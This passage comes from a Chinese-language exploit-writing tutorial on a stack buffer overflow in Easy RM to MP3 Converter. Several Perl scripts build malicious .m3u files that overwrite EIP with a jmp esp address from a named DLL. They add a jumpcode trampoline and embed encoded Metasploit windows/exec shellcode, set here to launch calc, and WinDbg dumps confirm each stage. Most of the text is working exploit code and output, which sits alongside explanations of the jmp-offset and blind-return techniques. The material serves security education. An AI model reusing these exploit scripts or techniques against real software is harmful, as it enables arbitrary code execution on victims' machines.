01d74b26 54 c3 ca 63 f0 c2 f7 86-77 42 38 98 92 42 7e 1d T..c....wB8..B~.
031d3b18 54 c3 f6 ff 54 c3 f6 ff-4f bd f0 ff 00 6c 9f ff T...T...O....l..
031d3b1c 54 c3 f6 ff 4f bd f0 ff-00 6c 9f ff 30 ac d6 ff T...O....l..0...
```

构造 exploit 并运行之：

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01aa57f6); #overwrite EIP with push esp, ret
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 25; #start shellcode with some NOPS
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
```

```
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

运行结果：



jmp [reg]+[offset]

关于 shellcode 起始于寄存器（如我们例子中的 ESP）某偏移处的其它利用技术，可以通过查找指令 jmp [reg+offset]（用这指令的地址覆盖 EIP）来解决。假设我们需要再跳转 8 字节（见前面的演示），那么利用 jmp reg+offset 技术，我们就可以轻易地在 ESP 入口处跳过这 8 字节，然后直接加载我们的 shellcode。现在我们需要做的三件事如下：

- 查找 jmp esp+8h 的机器码
- 查找指向以上指令的指针地址
- 利用以上地址覆盖 EIP 来构造 exploit

利用 windbg 查找机器码：

```
0:014> a
7c90120e jmp [esp + 8]
jmp [esp + 8]
7c901212
0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ff642408 jmp dword ptr [esp+8]
```

由上可知其机器码为 ff642408。

现在可以在一个 DLL 中搜索以上机器码了，然后用此地址覆写 EIP。在例子中，笔者尚未发现其它存在此机器码的地方。当然，你并不能局限于搜索 jmp [esp+8]…你也可以搜索其它大于 8 字节的指令，(因为你已经控制了上面的 8 字节…)你可以简单地在 shellcode 入口处添加一些 NOP，然后使其跳入这些 NOP 去执行。

（顺便说下：ret 的机器码是 c3，我想你已经找到了。）

Blind return

此项技术基于以下步骤：

- 利用 ret 指令地址覆写 EIP
- 在 ESP 首 4 字节中对 shellcode 地址进行硬编码
- 当 ret 执行时，新添加的 4 字节（最顶端的值）将从栈中弹出，并赋予 EIP
- exploit 跳至 shellcode 执行

因此这种方法在以下情况是可用的：

- 无法将 EIP 直接指向某寄存器（因为无法使用 jmp 或 call 指令，这意味着你需要对 shellcode 起始地址进行硬编码）
- 可控制 ESP 中的数据（至少前 4 字节）

为了实现以上情况，你需要拥有 shellcode 的内存地址（即 ESP 地址）。通常，需要避免该地址起始于或者包含 null bytes，否则你将无法加载位于 EIP 之后的 shellcode。如果你的 shellcode 被放至在某地址，而此地址又没有包含 null byte，那么这将成为另一可利用的技术。

在 DLL 中查找‘ret’指令地址。

设置 shellcode 前 4 字节（即 ESP 前 4 字节）为 shellcode 起始地址，并用’ret’指令地址覆盖 EIP。我们已经在第一部分教程中测试过了，依稀记得 ESP 起始于 0x000ff730。当然这一地址在不同系统中可能发生改变，但如果你没有其它除硬编码地址之外的方法，那么这就是你唯一可以选择的方法了。

由于以上地址包含有 null byte，因此当构建 payload 时，我们构造了一个如下情况的缓冲区：

[26094 A’s][address of ret][0x000fff730][shellcode]

在本例中面临的一个问题就是用于覆盖 EIP 的地址包含有 null byte（字符串终止符），因此 shellcode 并不能放入 ESP 中。这是一个问题，但我们不会就此卡住。偶而你可以发现你的缓冲区处于其它地址/寄存器中，比如 eax,ebx,ecx 等等（看看前面的 26094 A’s，它们并不是在覆写 EIP 后才被压入栈中的，因为 null byte 将导致它们失效）。在这种情况下，你可以将寄存器地址作为 shellcode（位于 ESP 起始处，覆盖 EIP 后直接执行到此处）前 4 字节的值，另外仍然用’ret’指令地址覆写 EIP。

这种技术利用起来有很多要求和障碍，但仅需要一个“ret”指令…无论如何，这对于 Easy RM to MP3 来说，并不是真正的可行方案。

应对狭窄型缓冲区：借助通用跳转指令跳至任意地址

我们已经讨论过各种使 EIP 跳转至 shellcode 的方法了。在所有场景下，我们都是奢侈地将 shellcode 放入一大块缓冲区中。但如果当我们遇到缓冲区并没有足够的空间来放置整个 shellcode，那又当如何利用呢？

在之前的演示中，我们在覆盖 EIP 之前使用了 26094 字节，同时可以注意到 ESP 指向 26094+4 字节，由此可以知道我们拥有很多内存空间。但如果我们只有 50 字节呢（(ESP -> ESP+50 bytes）？如果我们把所有的东西都写入这 50 字节显然是不可行的！50 字节用于存放 shellcode 也是不够的，因此我们需要利用其它方法来解决这个问题（也许我们真的可以利用 26094 字节来触发真实的溢出漏洞）。

首先，我们需要在内存中查找这 26094 字节。如果没找到，那么这将很难利用它们。实际上，如果可以找到这些字节，同时找出其它指向这些字节的寄存器，那么可以简单地将 shellcode 放置在此处即可。如果你已对 Easy RM to MP3 进行过基本测试，那么可以发现在 ESP dump 中可以看到这 26094 字节：

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $preshellcode = "X" x 54; #let's pretend this is the only space we have available
my $nop = "\x90" x 230; #added some nops to visually separate our 54 X's from other data

open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode.$nop;
close($FILE);
```

```
print "m3u File Created successfully\n";
```

打开 test1.m3u 文件后，结果如下：

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff740 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff750 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff760 58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90 XX..............
000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff7b0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7c0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7d0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7e0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7f0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff840 90 90 90 90 90 90 90 90-00 41 41 41 41 41 41 41 .........AAAAAAA
000ff850 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff860 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff870 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

我们可以看到 50 个 X 位于 ESP 中，假设这是 shellcode 唯一的可用空间。但是，我们继续顺着堆栈看下去，可以看到 A's 的起始地址 000ff849 (=ESP+281)。通过其它寄存器，我们并没有看到其它关于 A's 或 X's 的踪迹（你可以 dump 寄存器看看，或者在内存中搜索一系列的 A 字符串）。我们可以跳至 ESP 执行代码，但是只有 50 bytes 可用于放置 shellcode。我们可以看看位于栈低位空间的缓冲区的其它部分…实际上，当我们继续 dump ESP 中的内容时，可以看到很大一块被 A 填充的缓冲区：

这里我们可以将 shellcode 放置到 A 的位置，然后从 X 跳转至 A。为了实现以上思路，我们需要：

- 26094 A 所在的缓冲区现在属于 ESP 中的一部分,位于 000ff849 处（在 ESP 中的 A's 起始于哪里呢？如果想将 shellcode 放置在 A's 处，那么我们就需要知道它位于何处）。
- “Jumpcode”：代码将使 X's 跳转到 A's 处，这份代码小于 50 字节（因为在 ESP 中我们可以直接利用的只有这么大。）

通过猜测，自定义 pattern 或者 metasploits pattern，我们就可以找到正确的地址。这里我们使用 metasploit 中的一个 pattern…我们先使用字符量较小的 pattern（为了寻找 A 的起始位置，我们无法使用含有大量字符的 pattern）。先生成一个 1000 字符的 pattern，然后用它替换 perl 脚本中前 1000 个字符，然后再添加 25101 个 A：

```
my $file= "test1.m3u";
my $pattern = "Aa0Aa1Aa2Aa3Aa4Aa....g8Bg9Bh0Bh1Bh2B";
my $junk= "A" x 25101;
my $eip = "BBBB";
my $preshellcode = "X" x 54; #let's pretend this is the only space we have available at ESP
my $nop = "\x90" x 230; #added some nops to visually separate our 54 X's from other data in the ESP dump
open($FILE,">$file");
print $FILE $pattern.$junk.$eip.$preshellcode.$nop;
close($FILE);
print "m3u File Created successfully\n";
```

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff740 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff750 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff760 58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90 XX..............
000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff7b0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7c0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7d0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7e0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7f0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff840 90 90 90 90 90 90 90 90-00 35 41 69 36 41 69 37 .........5Ai6Ai7
000ff850 41 69 38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41 Ai8Ai9Aj0Aj1Aj2A
000ff860 6a 33 41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a j3Aj4Aj5Aj6Aj7Aj
000ff870 38 41 6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33 8Aj9Ak0Ak1Ak2Ak3
000ff880 41 6b 34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41 Ak4Ak5Ak6Ak7Ak8A
```

```
000ff890 6b 39 41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c k9Al0Al1Al2Al3Al
000ff8a0 34 41 6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39 4Al5Al6Al7Al8Al9
```

地址 000ff849 处的数据正是定义的 pattern 部分。前 4 字符是 5Ai6：

```
 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90-00 35 41 69 36 41 69 37  .........5Ai6Ai7
 38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41  8Ai9Aj0Aj1Aj2A
 41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a  j4Aj5Aj6Aj7Aj
 6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33  j9Ak0Ak1Ak2Ak3
 34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41  4Ak5Ak6Ak7Ak8A
 41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c  Al0Al1Al2Al3Al
 6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39  l5Al6Al7Al8Al9
48
 41 69 36 41 69 37-41 69 38 41 69 39 41 6a  Ai6Ai7Ai8Ai9Aj
 6a 31 41 6a 32 41-6a 33 41 6a 34 41 6a 35  j1Aj2Aj3Aj4Aj5
 36 41 6a 37 41 6a-38 41 6a 39 41 6b 30 41  6Aj7Aj8Aj9Ak0A
 41 6b 32 41 6b 33-41 6b 34 41 6b 35 41 6b  Ak2Ak3Ak4Ak5Ak
 6b 37 41 6b 38 41-6b 39 41 6c 30 41 6c 31  k7Ak8Ak9Al0Al1
 32 41 6c 33 41 6c-34 41 6c 35 41 6c 36 41  2Al3Al4Al5Al6A
 41 6c 38 41 6c 39-41 6d 30 41 6d 31 41 6d  l8Al9Am0Am1Am
 6d 33 41 6d 34 41-6d 35 41 6d 36 41 6d 37  m3Am4Am5Am6Am7
```

使用 metasploit pattern_offset 提供的功能，我们可以看到这 4 个字符偏移量为 257。因此我们将文件中的 26094 A's 换成 257 A's，再连接 shellcode，最后剩余的 26094 个字符再用 A 填充。或者更好一点，我们可以只用 250 个 A 开头，然后连接 50 个 NOP 和 shellcode，剩余部分用 A 填充。使用这种方法，我们无需确切地定位跳转地址。如果我们执行到 shellcode 前的 NOP，那么它也将工作得很好。下面看看脚本及堆栈的具体情况：

```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = "BBBB";
my $preshellcode = "X" x 54; #let's pretend this is the only space we have available
my $nop2 = "\x90" x 230; #added some nops to visually separate our 54 X's from other data
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$nop2;
close($FILE);
print "m3u File Created successfully\n";
```

当程序挂掉后，我们可以看到 NOP 起始于 000ff848，后面跟随着 shellcode（0x90 位于 000ff874）,然后再连接着一串 A 字符，如下所示：

```
(188.c98): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
```

```
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff740 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff750 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff760 58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90 XX..............
000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff7b0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7c0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7d0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7e0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7f0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff840 90 90 90 90 90 90 90 90-00 90 90 90 90 90 90 90 ................
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

第二步，我们需要在 ESP 中放入 jumpcode，它的目的是跳转到 ESP+281。

写入跳转代码跟写入需要的汇编代码一样简单，接着再将其转换成机器码（确保没有 null byte 或者其它限制字符）。跳转到 ESP+281 需要：将 ESP 寄存器加 281，然后执行 jmp esp（281=119h）。不要试图添加其它内容进去，否则可能被包含有 null byte 的机器码中断掉。由于这具有一定的灵活性（shellcode 前面放置 NOP 串），因此我们不需要再精确定位那些字符串的位置了。只要我们添加 281 字节（或者更多），它就可起作用了。我们只有 50 字节来存放 jmupcode，但这应该不是个问题了。现在我们连续 3 次给 ESP 加上 0x5e (94)，然后再跳转到 ESP，其汇编指令如下：

```
● add esp,0x5e
● add esp,0x5e
● add esp,0x5e
● jmp esp
```

利用 windbg 获得机器码：

```
0:014> a
7c901211 add esp,0x5e
add esp,0x5e
7c901214 add esp,0x5e
```

```
add esp,0x5e
7c901217 add esp,0x5e
add esp,0x5e
7c90121a jmp esp
jmp esp
7c90121c
0:014> u 7c901211
ntdll!DbgBreakPoint+0x3:
7c901211 83c45e add esp,5Eh
7c901214 83c45e add esp,5Eh
7c901217 83c45e add esp,5Eh
7c90121a ffe4 jmp esp
```

由上可知，整个 jumpcode 的机器码为：0x83,0xc4,0x5e,0x83,0xc4,0x5e,0x83,0xc4,0x5e,0xff,0xe4。

```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc"; #position 300
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = "BBBB";
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp
my $nop2 = "0x90" x 10; # only used to visually separate
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

jumpcode 完全被存放到 ESP 中，当 shellcode 被调用时，ESP 将指向 NOPs（00ff842 与 000ff873 之间）。shellcode 起始于 000ff874：

```
(45c.f60): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 83 c4 5e 83 c4 5e 83 c4-5e ff e4 00 01 00 00 00 ..^..^..^.......
```

```
000ff740 30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41 0.......AAAAAAAA
000ff750 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff760 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff770 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff780 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff790 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0:000> d
000ff7b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0:000> d
000ff830 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff840 41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90 AA..............
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

最后我们需要用“jmp esp”去覆写 EIP。从第一篇教程中，我们可以知道利用地址 0x01ccf23a 可实现。

当溢出发生时又将发生什么呢？

- 真正的 shellcode 将放置在发送的字符串首部，一直到 ESP+300。真正的 shellcode 前面是预置 NOPs 的，以此实现一个小跳转。
- EIP 被 0x01ccf23a（某 DLL 中“JMP ESP”的指令地址）覆盖掉。
- EIP 之后的数据将被 jump code (ESP+282)覆盖掉，然后跳至那地址。
- 发送 payload 之后，EIP 将跳至 ESP，这将执行 jump code，然后跳转到 ESP+282，NOPs，最后执行 shellcode。

下面尝试一个包含中断的 shellcode:

```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc"; #position 300
my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCcodec02.dll
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp
```

```
my $buffer = $junk.$nop.$shellcode.$restofbuffer;
print "Size of buffer : ".length($buffer)."\n";
open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

执行 m3u 文件后会正确执行 shellcode（中断）。（EIP=0x000ff874=shellcode 入口）

```
(d5c.c64): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=000ff874 esp=000ff84a ebp=003440c0 iopl=0 nv up ei pl nz ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000212
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc int 3
0:000> d esp
000ff84a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff85a 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff86a 90 90 90 90 90 90 90 90-90 90 cc 41 41 41 41 41 ..........AAAAA
000ff87a 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff88a 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff89a 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8aa 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8ba 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

将上面的中断替换为真正的 shellcode(同时用 NOPs 替换掉 A's)……（shellcode：排除字符 0x00, 0xff, 0xac, 0xca）。

用 NOPs 替换 A's 后，你就能跳入更大的空间，因此我们只需使用跳转偏移量为 188（2 x 5e）的 jumpcode 即可。

```
my $file= "test1.m3u";
my $buffersize = 26094;
my $junk= "\x90" x 200;
my $nop = "\x90" x 50;
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode = "\x89\xe2\xd9\xeb\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x51\x54\x45\x50\x43\x30\x45\x50\x4c\x4b\x51\x55\x47" .
"\x4c\x4c\x4b\x43\x4c\x44\x45\x43\x48\x43\x31\x4a\x4f\x4c" .
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a" .
"\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x46" .
```

```
